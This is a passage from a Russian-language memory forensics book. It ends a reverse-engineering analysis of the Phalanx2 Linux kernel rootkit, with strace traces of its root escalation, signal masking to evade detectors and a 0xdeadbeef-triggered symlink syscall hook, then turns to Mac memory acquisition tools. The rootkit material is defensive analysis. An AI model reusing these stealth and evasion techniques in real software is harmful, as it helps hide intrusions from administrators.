В строках 1 и 2 проверяется существование файла с четырьмя точками в `/dev/shm`. Если он не найден, файл создаётся (`O_CREAT`) и открывается. В этом выполнении файлу был назначен дескриптор 3, после чего он снова был закрыт. Строка 4 показывает, как P2 проверяет существование системного файла-маркера. Поскольку трассировка анализирует первоначальное заражение, файл ещё не существует и P2 продолжает заражение. Затем открывается и отображается в память `/dev/mem`:

```
1 open("/dev/mem", O_RDWR)          = 3
2 old_mmap(NULL, 134217728, PROT_READ|PROT_WRITE, MAP_SHARED, 3,
0xbf8533e0097c0020) = 0xaf866000
```

В строке 1 `/dev/mem` открывается для чтения и записи. Затем файловый дескриптор отображается в память на 134217728 байтов, что в шестнадцатеричном виде равно `0x8000000`. Обратите внимание, что это то же значение, которое было видно как предел попытки `mmap` в выводе `linux_dmesg`.

После отображения `/dev/mem` процесс назначает себе полные привилегии в системе. В строке 1 следующего вывода вызывается `setresuid` со всеми параметрами, равными 0. Это гарантирует, что процесс выполняется от имени root. В строке 2 идентификатор группы устанавливается равным 42779 - это идентификатор группы, скрываемый P2. Затем вредоносное ПО назначает себе обычный приоритет процесса в строке 4, меняет рабочий каталог на корень файловой системы в строке 5 и делает себя лидером сеанса процесса в строке 6. Став лидером сеанса, P2 может полностью управлять тем, как его подпроцессы реагируют на все сигналы и когда они завершаются.

```
1 setresuid(0, 0, 0)                = 0
2 setresgid(42779, 42779, 42779)    = 0
3 getpid()                          = 13188
4 setpriority(PRIO_PROCESS, 13188, 7) = 0
5 chdir("/")                        = 0
6 setsid()                          = 13188
```

Затем появляется другая активность файловых дескрипторов, ранее замеченная в выводе `linux_lsof`:

```
1 open("/dev/null", O_RDWR)         = 3
2 dup2(3, 0)                        = 0
3 dup2(3, 1)                        = 1
4 dup2(3, 2)                        = 2
5 close(3)                          = 0
```

В строке 1 открывается `/dev/null` и назначается файловый дескриптор 3. Затем в строках 2-4 файловые дескрипторы 0, 1 и 2 дублируются из дескриптора 3. В строке 5 файловый дескриптор 3 закрывается. Дублирование `/dev/null` на первые три файловых дескриптора было видно при первоначальном анализе процесса Xnest. Закрывая обычные файловые дескрипторы, P2 гарантирует, что никакие данные случайно не просочатся в терминал и ни один процесс не сможет попытаться отправить вредоносному ПО входные данные.

Распространённый метод обнаружения скрытых процессов в работающей системе Linux состоит в отправке всех сигналов всем возможным идентификаторам процессов. Например, Samhain (la-samhna.de) - монитор целостности узла, который проверяет наличие скрытых процессов, пытаясь открыть `/proc/<pid>/` для всех PID от 0 до 65535, а также отправляет каждому PID каждый сигнал, определённый Linux. Цель таких проверок - найти процессы, скрытые от таких

инструментов, как ps, но не скрытые от /proc, а также процессы, которые не маскируют свои обработчики сигналов.

Чтобы избежать такого обнаружения, P2 перехватывает системные вызовы и маскирует все сигналы. Ниже показан фрагмент этих строк из strace:

```
rt_sigaction(SIGHUP, {SIG_IGN, [HUP], …,0x8059830},{SIG_DFL, [], 0},8) = 0
rt_sigaction(SIGINT, {SIG_IGN,[INT],0x8059830},{SIG_DFL, [],0x8059830},8) = 0
rt_sigaction(SIGQUIT,{SIG_IGN,[QUIT],0x8059830},{SIG_DFL, [],0x8059830},8) = 0
rt_sigaction(SIGILL, {SIG_IGN,[ILL],0x8059830},{SIG_DFL, [], 0},8) = 0
rt_sigaction(SIGTRAP,{SIG_IGN,[TRAP],0x8059830},{SIG_DFL, [], 0},8) = 0
<snip>
rt_sigaction(SIGRT_28,{SIG_IGN,[RT_28],0x8059830},{SIG_DFL, [], 0},8) = 0
rt_sigaction(SIGRT_29,{SIG_IGN,[RT_29],0x8059830},{SIG_DFL, [], 0},8) = 0
rt_sigaction(SIGRT_30,{SIG_IGN,[RT_30],0x8059830},{SIG_DFL, [], 0},8) = 0
rt_sigaction(SIGRT_31,{SIG_IGN,[RT_31],0x8059830},{SIG_DFL, [], 0},8) = 0
```

Системный вызов rt_sigaction изменяет способ, которым процесс реагирует на заданный сигнал. Первый параметр - номер сигнала, второй параметр - структура, определяющая действия при получении указанного сигнала, а третий параметр - указатель, который должен быть заполнен старой структурой sigaction. В случае P2 видно, что для каждого сигнала он задаёт действие игнорирования. В результате он скрывается от Samhain и других аналогичных инструментов оперативного обнаружения.

Следующая часть вывода strace показывает создание сокетов вместе с вызовом symlink:

```
1 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 9
2 bind(9, {sa_family=AF_INET, sin_port=htons(4161),
                  sin_addr=inet_addr("127.0.0.1")}, 16) = 0
3 listen(9, 1)                          = 0
4 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 10
5 bind(10, {sa_family=AF_INET, sin_port=htons(0),
                 sin_addr=inet_addr("0.0.0.0")}, 16) = 0
6 connect(10, {sa_family=AF_INET, sin_port=htons(4161),
                 sin_addr=inet_addr("127.0.0.1")}, 16) = 0
7 accept(9, 0, NULL)                    = 11
8 close(9)                              = 0
9 symlink(0xdeadbeef, 0xb)              = -1 EFAULT (Bad address)
```

Строки 1-3 показывают знакомую последовательность socket, bind и listen, которую обычно используют сетевые серверы на C. Строки 4-6 демонстрируют знакомую последовательность socket, bind и connect, обычно связанную с сетевыми клиентами на C. Строка 7 показывает, как прослушивающий сокет принимает соединение от клиента. Это соответствует сетевому соединению с локальной машиной, показанному в предыдущем выводе linux_netstat. Хотя полный анализ ещё не выполнен, по-видимому, P2 выполняет через эти сокеты ряд своих задач обмена данными.

Строка 9 показывает вызов symlink с параметрами 0xdeadbeef и 0xb, вернувший значение EFAULT. Первые два параметра symlink должны быть путями источника и назначения, однако они явно представляют собой нечто иное. (Мы вскоре к этому вернёмся.) Последние интересные строки strace установки P2 таковы:

```
1 open("/dev/shm/XXXXXXXXXXXX.injected", O_RDWR|O_CREAT|O_TRUNC, 0600) = 3
2 close(3)                              = 0
3 unlink("/dev/shm/....")               = 0
```

В этих строках видно создание файла .injected в /dev/shm, за которым следует удаление файла с четырьмя точками.

Перехват symlink

В выводе плагина `linux_check_syscall` было показано, что обработчик системного вызова `sys_symlink` перехвачен. В предыдущем анализе `strace` вы видели, что последовательность запуска P2 включает вызов системного вызова `symlink` с параметрами, которые обычно были бы недопустимыми. Чтобы определить назначение этих специальных параметров, была проанализирована функция перехвата `symlink`. На рисунке 27-3 показано начало дизассемблирования вместе с нашими комментариями.

В первом базовом блоке есть ссылка на глобальную переменную, встречающуюся по всему коду P2. Эта глобальная переменная хранит информацию об идентификаторе скрываемой группы, префиксе скрываемых файлов и адресах символов, необходимых P2 для работы. В предпоследней инструкции первого базового блока первый параметр функции сравнивается с `0xdeadbeef`. Это специальное значение, видимое в выводе `strace`. Если параметр не равен `0xdeadbeef`, функция минует остальные базовые блоки. Если значение равно `0xdeadbeef`, проверяется значение по смещению `0x1104` в глобальной структуре данных. Во всех выполненных нами тестах результат этой проверки равнялся `True`, и выполнялся базовый блок внизу справа.




Рисунок 27-3. Частичный листинг перехвата обработчика системного вызова `symlink`

Этот базовый блок извлекает смещение функции `fget` из смещения `0x260` глобальной структуры данных. Затем он вызывает `fget` со значением второго параметра системного вызова `symlink`. На этом этапе назначение второго параметра становится очевидным. Если посмотреть на вывод `strace`, видно, что возвращаемое значение вызова `accept` равнялось 11 (или `0xb` в шестнадцатеричном виде). Также видно, что это значение передаётся как второй параметр системного вызова `sys_symlink`. Поскольку `fget` принимает файловый дескриптор в качестве первого параметра, можно определить, что P2 работает со своим новым сетевым соединением.

Возвращаемое значение `fget` - указатель на структуру `file` заданного файлового дескриптора. P2 сохраняет этот указатель `file` по смещению `0x10f8` глобальной структуры данных. Затем для файлового дескриптора вызывается `sockfd_lookup`, а возвращённый указатель сокета сохраняется по смещению `0x10fc`. После этого анализа вы знаете, что первое назначение

перехвата `sys_symlink` - сохранять информацию о сетевом соединении P2 в членах глобальной структуры данных.

Дальнейшая обратная разработка перехвата показывает, что он также используется, чтобы не допускать создания символических ссылок на файлы со скрытым префиксом. Для этого функция перехвата обходит каждый компонент пути к файлу и вызывает для него `sys_newstat`. Затем она проверяет возвращённую структуру `stat`, чтобы узнать, принадлежит ли группа-владелец файла скрытой группе. Если да, перехват возвращает ошибку, сообщающую, что файл не существует. Если ни один компонент пути к файлу не принадлежит скрытой группе, вызывается настоящий обработчик `symlink`. Аналогичный подход применяется в других проанализированных нами перехватах, таких как `open` и `getdents`, чтобы не позволять пользователям непосредственно открывать скрытые файлы или не допускать их появления в списках каталогов.

Заключительные мысли о Phalanx 2

Phalanx2 - один из самых совершенных руткитов ядра, нацеленных на системы Linux. Его попытки затруднить динамический анализ, например повторное выполнение самого себя и создание символических ссылок с `/proc/self/exe`, могут также мешать традиционным этапам анализа, поэтому его выявление и исследование требуют значительного времени. Аналогичным образом, злоупотребление системой LKM требует обратной разработки для полного понимания. Тот факт, что он выполняет свою работу через `/dev/mem`, также усложняет обратную разработку, поскольку каждую вызываемую функцию, а также связанные с ней параметры и возвращаемые значения необходимо определять вручную. С другой стороны, для руткитов на основе LKM значительную часть этого процесса можно автоматизировать такими методами, как отладка ядра, статический анализ импортированных функций или средства трассировки наподобие kprobes (см. kernel.org).

Целью этого исследования не было предоставить полный анализ всех компонентов P2 и связанных с ним антианалитических методов. Вместо этого оно должно было дать представление о типах методов, которые потребуется применять исследователю при работе со сложными руткитами Linux.

Даже при его расширенных возможностях методы анализа памяти позволяют быстро обнаружить присутствие P2 в системе. Его перехваты системных вызовов обнаруживаются многими средствами безопасности, а не только Volatility, и перехват сетевой структуры также поддаётся обнаружению. Разумеется, их очень трудно обнаружить в работающей системе, и, по-видимому, главная цель автора состояла в том, чтобы прежде всего не позволить системным администраторам определить, что машина заражена.

Итоги

Phalanx2, один из самых сложных руткитов ядра, встречающихся на практике, широко используется в атаках на особо ценные системы Linux. Он применяет ряд передовых методов уклонения от обнаружения традиционными инструментами оперативного реагирования и затрудняет обратную разработку. Криминалистическое исследование памяти даёт специалистам по цифровым расследованиям возможность быстро выявлять резидентные в памяти артефакты и дополнять углублённый статический анализ и усилия по обратной разработке, необходимые для полного анализа передовых руткитов.

Глава 28. Получение памяти Mac и внутреннее устройство

Часть IV. Криминалистическое исследование памяти Mac

• Глава 28. Получение памяти Mac и внутреннее устройство
• Глава 29. Обзор памяти Mac
• Глава 30. Вредоносный код и руткиты
• Глава 31. Отслеживание активности пользователей Распространение систем под управлением Mac OS X как в домашних, так и в корпоративных средах привело к тому, что системы Mac стали объектом целевых атак. Под влиянием этих факторов криминалистическое сообщество работало над созданием инструментов для систем Mac, сопоставимых с мощными возможностями расследования, доступными в настоящее время для систем Windows и Linux. Чтобы подготовить вас к криминалистическому исследованию памяти Mac, эта глава знакомит с некоторыми уникальными особенностями операционной системы Mac, такими как 64-разрядная адресация в 32-разрядных ядрах, нетипичная организация адресных пространств пользовательского пространства и ядра и использование компонентов микроядра. Кроме того, вы узнаете, как создавать профили Volatility для систем Mac и какие инструменты использовать для получения памяти.

> **Примечание.**
>
> Часть IV этой книги в значительной степени посвящена находящимся в памяти артефактам систем Mac. Если вы хотите узнать о достижениях в криминалистическом исследовании дисков Mac и анализе вредоносного ПО, рекомендуем ознакомиться с презентациями, перечисленными на веб-сайте Сары Эдвардс (mac4n6.com).

Архитектура Mac

Если вы прочитали часть III «Криминалистическое исследование памяти Linux», то теперь хорошо знакомы с тем, как Linux спроектирован и организован как в ядре, так и в пользовательском пространстве. Как вы вскоре увидите, Mac очень похож на Linux, поскольку в значительной степени основан на Berkeley Software Distribution (BSD). И BSD, и Linux испытали влияние первоначальной архитектуры и принципов Unix. Сходство этих операционных систем существенно сокращает объём нового материала при расширении уже полученных знаний о криминалистическом исследовании памяти Linux.

В этой и последующих главах различные выпуски Mac OS X обозначаются номерами. Таблица 28-1 служит справочником на случай, если потребуется сопоставить номера с названиями выпусков. Выпуски Mac OS X до 10.5 теперь встречаются очень редко и в этой книге не рассматриваются.

Таблица 28-1. Выпуски Mac OS X и номера версий

Версия	Название
10.5	Leopard
10.6	Snow Leopard

Версия	Название
10.7	Lion
10.8	Mountain Lion
10.9	Mavericks

Уровни Mach и BSD

При изучении внутреннего устройства ядра OS X одним из первых понятий, с которыми вы сталкиваетесь, является существование уровней ядра Mach и BSD. Уровень Mach - реализация архитектуры микроядра в OS X. Он основан на первоначальном микроядре Mach, разработанном в Университете Карнеги - Меллона (cs.cmu.edu). Уровень Mach отвечает за задачи, связанные с управлением виртуальной памятью, планированием процессов и передачей сообщений. Уровень BSD (developer.apple.com) первоначально был основан на FreeBSD и используется для реализации сетевого взаимодействия, файловых систем, соответствия POSIX и других подсистем. В контексте анализа памяти взаимосвязь между этими двумя уровнями демонстрируется на протяжении следующей главы.

Примечание.

Термин «микроядро» относится к архитектуре ядра, которая разделяет компоненты ядра на подсистемы, допускающие изоляцию и работу с минимально возможными привилегиями. Распространённый пример состоит в том, что драйверы ядра фактически выполняются как процессы пользовательского пространства и отправляют запросы к оборудованию через тонкий API. API - единственные функции, имеющие прямой доступ к оборудованию (устройствам, таблицам страниц и так далее). Эти драйверы отвечают за поддержку, специфичную для аппаратных устройств, и другие связанные задачи, включая обработку файловой системы и управление сетевым стеком.

Преимущество микроядер состоит в том, что они проектируются так, чтобы минимизировать объём необходимого привилегированного кода, а значит, поверхность атаки значительно сокращается и ошибки в подсистемах ядра или сторонних драйверах можно обрабатывать более устойчиво. Из-за разделения подсистем микроядра исторически обладали низкой производительностью вследствие большого числа переключений контекста, необходимых для каждой операции. Эта низкая производительность привела к созданию гибридных ядер, представляющих собой сочетание настоящих микроядер и монолитных ядер, используемых Linux и Windows. По соображениям производительности Mac OS X применяет гибридный подход, который не изолирует строго все отдельные компоненты ядра в раздельных адресных пространствах.

Разделение виртуальных адресов ядра и пользовательского пространства

В то время как Windows и Linux в 32-разрядных системах используют разделение адресного пространства ядра и пользовательского пространства либо 2 ГБ/2 ГБ, либо 3 ГБ/1 ГБ, а в 64-разрядных системах - стандартное разделение, устройство Mac несколько сложнее. В версии 10.5 и более ранних разделения адресного пространства между ядром и пользовательским пространством не было. Вместо этого каждый процесс имел полное 32-разрядное (4 ГБ) адресное пространство, а ядро имело отдельное 32-разрядное адресное пространство. Это означало, что для чтения и записи памяти процесса ядром требовались специальные буферы. Это также означало, что при каждом системном вызове приходилось выполнять дорогостоящие переключения контекста, чтобы ядро могло читать из пользовательского пространства и записывать в него. 64-разрядные ядра (доступные начиная с Mac OS X 10.6) используют более традиционное разделение, отображая ядро в адресное пространство каждого процесса.

ASLR ядра

Начиная с Mac 10.8 ядро использует рандомизацию компоновки адресного пространства (ASLR) внутри своего виртуального адресного пространства. Поэтому адреса функций и глобальных переменных меняются между перезагрузками. Как вы узнаете далее в этой главе, поддержка Mac в Volatility опирается на автоматическое определение адресов многих переменных и функций ядра. ASLR ядра усложняет этот процесс, поскольку статические адреса, полученные из профиля, не соответствуют непосредственно тому, где переменные и функции фактически находятся в памяти.

Чтобы обойти эту проблему, Volatility должен определить «сдвиг» ASLR, то есть разницу между расположением переменных в памяти и смещением, указанным в профиле. Он вычисляет и применяет это значение сдвига к адресам, запрашиваемым из профиля. После этого Volatility может найти функции и переменные по пересчитанному фиксированному адресу.

Алгоритм, используемый Volatility для вычисления значения сдвига, первоначально был разработан авторами проекта Volafox (code.google.com). Он работает путём поиска в памяти строки `Catfish \x00\x00`, соответствующей началу структуры данных `lowGlo`. Эта структура определена в исходном коде XNU (в `osfmk/i386/lowmem_vectors.s`) следующим образом:

```
        .globl  EXT(lowGlo)
EXT(lowGlo):

        .ascii "Catfish "          /* 0x2000 System verification code */
        .long   0                  /* 0x2008 Double constant 0 */
        .long   0
        .long   0                  /* 0x2010 Reserved */
        .long   0                  /* 0x2014 Zero */
        .long   0                  /* 0x2018 Reserved */
        .long   EXT(version)       /* 0x201C Pointer to kernel version string */
        .fill   280, 4, 0          /* 0x2020 Reserved */
        <snip>
```

Структура начинается со строки `Catfish`, за которой следуют пробел и несколько нулей. Чтобы определить сдвиг, из профиля запрашивается виртуальный адрес этой структуры. Затем он статически преобразуется в физический адрес путём маскирования его старших битов. Это статическое преобразование работает, поскольку `lowGlo` находится в областях ядра с тождественным отображением (см. раздел «Тождественное отображение ядра» главы 20). Имея эти два значения, для вычисления разницы достаточно вычесть физическое смещение, по которому найден `lowGlo`, из физического смещения, вычисленного по профилю.

Поскольку поиск смещения требует сканирования, описанный алгоритм может излишне замедлять обработку Volatility. Чтобы избежать сканирования при каждом вызове Volatility, можно

использовать плагин `mac_find_aslr_shift`. Вывод этого плагина - смещение конкретного образца памяти; это значение можно передавать последующим вызовам Volatility как параметр `--shift`, чтобы повысить производительность.

Адресные пространства процессов

Для каждой операционной системы, поддерживаемой Volatility, он предоставляет класс процесса с методом `get_process_address_space`. Назначение этой функции - получить физический адрес структуры страничной организации конкретного процесса и создать экземпляр адресного пространства Volatility с этим адресом. Как упоминалось в главе 1, адрес структуры страничной организации процесса - это значение, которое обычно хранится в CR3 и позволяет плагинам читать из адресного пространства процесса, а не из виртуального адресного пространства ядра.

Реализовать эту функцию для Linux и Windows довольно просто, однако при реализации функции для множества версий Mac мы столкнулись с целым рядом проблем. Чтобы точно определить правильное адресное пространство процесса, мы поняли, что необходимо проверить несколько значений:

• **Архитектура процесса:** чтобы определить архитектуру процесса, необходимо использовать член `pm_task_map` процесса (структуры `task`). Эта структура представляет каждый активный процесс в системе (подробнее вы узнаете в главе 29). Значение `pm_task_map` может быть одним из следующих: `TASK_MAP_32BIT`, `TASK_MAP_64BIT` или `TASK_MAP_64BIT_SHARED`.
• **Архитектура ядра:** являлось ли ядро, использовавшееся во время получения памяти, 32- или 64-разрядным.
• **Поддерживало ли оборудование целевой машины 64-разрядные операции:** чтобы определить, поддерживает ли оборудование 64-разрядные операции, проверяется глобальная переменная `x86_64_flag`. Если переменная присутствует, она равна `True` или `False` в зависимости от возможностей оборудования. Начиная с систем 10.9 эта переменная была удалена, поскольку все системы поддерживают 64-разрядные операции.

Таблица 28-2 показывает сочетания атрибутов, которые могут влиять на то, является ли адресное пространство процесса 32- или 64-разрядным:

Таблица 28-2. Сочетания архитектур процессов

Архитектура процесса	Архитектура ядра	Оборудование поддерживает 64 бита	Результат
32BIT	32-разрядная	Нет	32-разрядное
32BIT	32- или 64-разрядная	Да	64-разрядное
64BIT_SHARED	32-разрядная	Да	64-разрядное
64BIT/64BIT_SHARED	64-разрядная	Да	64-разрядное

Первую и последнюю строки довольно легко понять. Они просто показывают, что 32-разрядный процесс в системе, не поддерживающей 64-разрядные возможности, будет выполняться в 32-разрядном адресном пространстве. Хотя это довольно очевидно, такого сочетания не было в первоначальном коде Volatility для Mac, поскольку 64-разрядные операции не поддерживала только одна найденная нами очень старая система под управлением 10.5. Эта система также использовала ранее описанное разделение 4 ГБ/4 ГБ и требовала специальной обработки адресного пространства. Последняя строка относится к 64-разрядным процессам в 64-разрядных ядрах, которые, как и следовало ожидать, выполняются в 64-разрядных адресных пространствах.

Две средние строки несколько интереснее. Вторая строка показывает, что при запуске 32-разрядного процесса в системе с поддержкой 64-разрядных операций независимо от того, загружено 32- или 64-разрядное ядро, используется 64-разрядное адресное пространство. Использование 64-разрядного адресного пространства процесса для 32-разрядного ядра и процесса несколько противоречит интуиции. Третья строка показывает, что запуск 64-разрядного приложения в 32-разрядном ядре приводит к использованию 64-разрядного адресного пространства. Возможность поддерживать 64-разрядные приложения в 32-разрядном ядре редко встречается в других операционных системах.

Получение памяти

Первоначально Mac позволял программам получать физическую память через файл устройства, доступный пользовательскому пространству. Например, в системах Mac до полного перехода на архитектуру Intel, произошедшего с выпуском 10.6, физическая память была доступна через `/dev/mem`, а виртуальное адресное пространство ядра - через `/dev/kmem`. По соображениям безопасности эта функциональность не была перенесена в системы Mac на базе Intel. Поэтому для получения памяти с этих более современных машин необходимо использовать инструмент, который загружает модуль ядра для доступа к данным.

Определение областей RAM

Чтобы безопасно получать RAM и избегать неотображённых областей физической памяти и памяти устройств, инструменты получения часто определяют, где RAM отображена в физическом адресном пространстве системы. Из трёх инструментов, описываемых в этом разделе, два - OSXPmem и Mac Memory Reader - используют рассматриваемый далее метод для поиска RAM. Третий инструмент, Mac Memoryze, имеет закрытый исходный код, а его методы получения публично не документированы.

OSXPmem и Mac Memory Reader находят диапазоны физической памяти, связанные с RAM, разбирая загрузочные аргументы ядра. В частности, они определяют карту физической памяти, размер карты и размер каждого дескриптора внутри неё. Карта представлена как массив структур `EfiMemoryRange`:

```
>>> dt("EfiMemoryRange")
'EfiMemoryRange' (40 bytes)
0x0   : Type                           ['unsigned int']
0x4   : Pad                            ['unsigned int']
0x8   : PhysicalStart                  ['unsigned long long']
0x10  : VirtualStart                   ['unsigned long long']
0x18  : NumberOfPages                  ['unsigned long long']
0x20  : Attribute                      ['unsigned long long']
```

Член `Type` описывает, какое оборудование лежит в основе области. Этот член определяет, соответствует ли физическая страница странице RAM или аппаратному устройству. Как обсуждалось в главе 4, инструменты получения часто получают только области RAM, чтобы избежать проблем с оборудованием и сбоев системы. `PhysicalStart` - начальный физический адрес области, а `VirtualStart` - её виртуальный адрес в памяти ядра. `NumberOfPages` описывает размер области в страницах. Размер в байтах можно вычислить, умножив `NumberOfPages` на размер страницы (4096).

Примечание.

На момент написания только OSXPmem заявляет о поддержке получения памяти из систем Mac OS X 10.9 (Mavericks). Пока поддержка 10.9 официально не реализована другими инструментами, следует исходить из очень высокой вероятности того, что программное обеспечение получения повлияет на стабильность системы или даст неожиданные результаты. Как всегда, необходимо проверять инструменты до попытки получить память из производственных систем, даже если заявлена поддержка конкретных конфигураций.

Mac Memory Reader (MMR)

Mac Memory Reader (MMR) (cybermarshal.com) был первым доступным инструментом для получения физической памяти из систем Mac. Его можно использовать бесплатно, однако исходный код закрыт. На момент написания MMR поддерживает версии от 10.6.x до 10.8.x на 32- и 64-разрядных архитектурах Intel. Нам неизвестно, когда будет поддерживаться 10.9.

MMR включает компонент пользовательского пространства и расширение ядра. После загрузки расширение ядра создаёт два файла устройства:

• `/dev/mem`: это устройство экспортирует содержимое физической памяти, делая его доступным компоненту пользовательского пространства. Оно работает аналогично первоначальному `/dev/mem`, который Apple удалила в Mac OS X 10.6.
• `/dev/pmap`: это устройство экспортирует список диапазонов физической памяти.

Инструмент пользовательского пространства сначала запрашивает файл `/dev/pmap`, чтобы получить смещения и размеры диапазонов физической памяти. Затем он запрашивает соответствующие данные, читая `/dev/mem`. По умолчанию MMR сохраняет образец памяти в формате файла Mach-O, который описывается далее в главе. Метаданные файла хранят связь смещений внутри файла дампа памяти со смещениями в физической памяти. Адресное пространство Mach-O Volatility (`volatility/plugins/addrspaces/macho.py`) прозрачно преобразует смещения во время анализа памяти.

MMR - инструмент командной строки, принимающий несколько представляющих интерес параметров:

• `-H`: вычисляет хеш образца памяти с помощью MD5, SHA-1, SHA-256 или SHA-512. После завершения получения хеш записывается в `stderr`.
• `-p`: записывает дамп памяти в необработанном формате без заполнения между областями RAM. При использовании этого формата Volatility не поддерживает анализ виртуальной памяти, поскольку области RAM объединяются без сохранения информации об интервалах между ними. Это нарушает преобразование виртуальных адресов, поскольку вычисленное физическое смещение не соответствует известному смещению в образце памяти.
• `-P`: записывает дамп памяти в необработанном формате с заполнением между областями RAM. Этот формат поддерживается Volatility, однако он может крайне расточительно расходовать дисковое пространство. Мы рекомендуем использовать стандартный формат захвата Mach-O.
• `-k`: экспертный режим создаёт `/dev/mem` и `/dev/pmap`, но не получает память. Его можно использовать для чтения произвольных областей памяти работающей системы с помощью другого инструмента.

Ниже показано получение с помощью MMR в стандартном формате Mach-O:

```
$ sudo ./MacMemoryReader mem.dmp
No kernel file specified, using '/mach_kernel'
Dumping memory regions:
```

```
available  0000000000000000 (568.00 KB)                              [WRITTEN]
available  0000000000090000 (64.00 KB)                               [WRITTEN]
available  0000000000100000 (511.00 MB)                              [WRITTEN]
available  0000000020200000 (199.00 MB)                              [WRITTEN]
LoaderData 000000002c900000 (76.00 KB)                               [WRITTEN]
available  000000002c913000 (948.00 KB)                              [WRITTEN]
LoaderData 000000002ca00000 (5.26 MB)                                [WRITTEN]
available  000000002cf42000 (760.00 KB)                              [WRITTEN]
LoaderData 000000002d000000 (35.21 MB)                               [WRITTEN]
RT_data    000000002f336000 (336.00 KB)                              [WRITTEN]
RT_code    000000002f38a000 (196.00 KB)                              [WRITTEN]
LoaderData 000000002f3bb000 (232.00 KB)                              [WRITTEN]
available  000000002f3f5000 (268.06 MB)                              [WRITTEN]
available  0000000040005000 (1.15 GB)                                [WRITTEN]
BS_data    0000000089d0f000 (84.00 KB)                               [WRITTEN]
available  0000000089d24000 (4.12 MB)                                [WRITTEN]
[snip]
Reported physical memory: 8589934592 bytes (8.00 GB)
Statistics for each physical memory segment type:
 reserved: 6 segments, 46727168 bytes (44.56 MB)--assigned to unreadable device
 LoaderCode: 2 segments, 516096 bytes (504.00 KB) -- WRITTEN
 LoaderData: 35 segments, 42881024 bytes (40.89 MB) -- WRITTEN
 BS_code: 83 segments, 2093056 bytes (2.00 MB) -- WRITTEN
 BS_data: 109 segments, 43204608 bytes (41.20 MB) -- WRITTEN
 RT_code: 1 segment, 200704 bytes (196.00 KB) -- WRITTEN
 RT_data: 1 segment, 344064 bytes (336.00 KB) -- WRITTEN
 available: 20 segments, 8436510720 bytes (7.86 GB) -- WRITTEN
 ACPI_recl: 1 segment, 155648 bytes (152.00 KB) -- WRITTEN
 ACPI_NVS: 1 segment, 262144 bytes (256.00 KB) -- WRITTEN
 MemMapIO: 3 segments, 217088 bytes (212.00 KB) -- assigned to unreadable device
Total memory written: 8526168064 bytes (7.94 GB)
Total memory assigned to unreadable devices \
      (not written): 46944256 bytes (44.77 MB)
Reported memory not in the physical memory map: 16822272 bytes (16.04 MB)
```

В предыдущем выводе мы выделили несколько представляющих интерес строк. Первая строка сообщает, что, по данным машины, в ней имеется 8 ГБ RAM. Последние три строки вывода затем утверждают, что в захват было записано 7,94 ГБ RAM; 44,77 МБ RAM были назначены нечитаемым устройствам; и сообщалось о существовании 16,04 МБ, которых не было в фактической карте физической памяти. Сложение значений последних трёх строк даёт 7,9999 ГБ (по существу 8 ГБ). Если бы эти числа существенно отличались от 8 ГБ, следовало бы проверить диапазоны, о которых сообщает ядро, на согласованность и возможную прямую манипуляцию объектами ядра (DKOM) вредоносным ПО. Аналогично, если бы вы знали, что объём установленной в системе RAM не равен 8 ГБ, следовало бы проверить связанные структуры данных. После завершения получения образец памяти можно анализировать с помощью Volatility.

Mac Memoryze

Mac Memoryze (mandiant.com) можно использовать для получения памяти из систем под управлением версий от 10.6.x до 10.8.x как на 32-, так и на 64-разрядных архитектурах Intel. Его выходной формат - необработанный с заполнением, и он поддерживается Volatility. В настоящее время отсутствует информация о том, когда (и будет ли вообще) поддерживаться 10.9. Ниже показано использование Mac Memoryze в системе 10.8:

```
$ sudo./macmemoryze dump -f 10.8.dump
INFO: loading driver...
INFO: opening /dev/mem...
INFO: dumping memory to [/Users/a/10.8.dump]
INFO: dumping 4290871296-bytes [4092-MB]
INFO: dumping [4290871296-bytes:4092-MB]
100%
INFO: dumping complete
INFO: unloading driver...
```

